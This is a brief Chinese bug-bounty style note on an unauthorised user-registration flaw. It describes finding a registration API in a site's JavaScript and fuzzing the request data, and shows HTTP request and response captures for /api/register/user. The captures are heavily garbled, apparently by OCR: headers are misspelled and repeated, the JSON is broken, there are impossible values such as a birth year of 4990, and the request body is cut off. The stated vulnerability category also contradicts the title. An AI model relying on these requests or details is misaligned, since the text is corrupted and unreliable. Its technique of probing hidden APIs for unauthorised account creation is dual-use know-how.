## 04 登录页存在任意用户注册

漏洞名称: 登录页存在任意用户注册

漏洞类别:任意密码重置

危害等级: / 漏洞赏金: /

漏洞触发点: 登录页面

漏洞细节简述:翻 JS 代码找到注册口、FUZZ 出请求数据。

参考来源: https://mp.weixin.qq.com/s/coUcU8q-I7P0JhKpytdVdA


记录时间: 2023.11.09

## 如何发现注册接口?

• 翻 JS 代码找到接口

## 如何利用注册接口?

• 构造数据包,根据响应包中的返回的结果补充完善



```
HITP/1.1 500 Server Error
Date: Thu. 14 Jan 2021 08:30:46 GMT
Content-Input: 7
Accept: application/json
User-Agent: Mosilla/5.0 (Windows NT 10.0: Win84: x64) AppleWebKit/537.36 (KHIML,
like Gecko) Chrome/87.0.4280.141 Safari/537.36
Content-Type: application/json
Origin: h
Sec-Fetch-Mode: cors
Sec-Fetch-Mode: cors
Sec-Fetch-Mode: cors
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Language: zh-CN, zh, q=0.9

{'a*:1}

HITP/1.1 500 Server Error
Date: Thu. 14 Jan 2021 08:30:46 GMT
Content-Type: application/json; charset=utf-8
Comection: close
Set-Cookie:
SESSION-40275-4d-90-83-e-8a5-e8a4e889:Path=/:1
:HttpOnly
Expires: Thu. 01 Jan 1970 00:00:00 GMT
Access-Control-Allow-Origin: *
Content-Length: $22
```

POST /api/register/user HTIP/1.1
Host:
Connection. Cross
Content-Length: 823
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537,36 (KHTML, like Gecko) Chrome/87.0 4280.141 Safari/537.36
Content-Type: application/json
Origin: https:
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: emotv
Referer: http
Accept-Encoding: gzip. deflate
Accept-Language: zh-CN.zh:q=0.9

{"jkUserDetail":{"level":4"."openId":4"."unionId":4"."motof:"4"."frozenTime":4
Accept-Language: zh-CN.zh:q=0.9

{"jkUserDetail":{"level":4"."openId":4"."di:"di:"ai":"giilla/id/giill

HITP/1.1 201 Created
Date: Thu. 14 Jan 2021 08:05:26 GMT
Content-Type: application/json;charset=utf-8
Connection: close
Set-Cookie:
SESSIOM-3653as03-324e-4398-ala3-5186408fb08b:Path-/;Doma:
SESSIOM-3653as03-324e-4398-ala3-5186408fb08b:Path-/;Doma:
SESSIOM-3653as03-324e-4398-ala3-5186408fb08b:Path-/;Doma:
SESSIOM-3653as03-324e-4398-ala3-5186408fb08b:Path-/;Doma:
Access-Control-Allow-Torigin:
Access-Control-Allow-Genders:
X-Requested-With, content-type, Content-Type, Accept, Authorization, X-Requested-With, x\_ requested-With, content-type, Content-Type, Accept, Authorization, X-Requested-With, x\_ requested-With, content-type, Content-Type, Accept, Authorization, X-Requested-With, x\_ requested-With
Access-Control-Allow-Methods: GET, POST, DELETE, PUT, OPTIONS
Content-Length: 430

["success": true, "message": "MXJD", "data": ("id": 8, "loginName": "testam", "nickName": "ww ", fullName": "4", "birthDay": "4990-04-04", "email": "www." fullName": "4", "birthDay": "4990-04-04", "email": "www." fullName": "4", "phone": "4", "phone: "

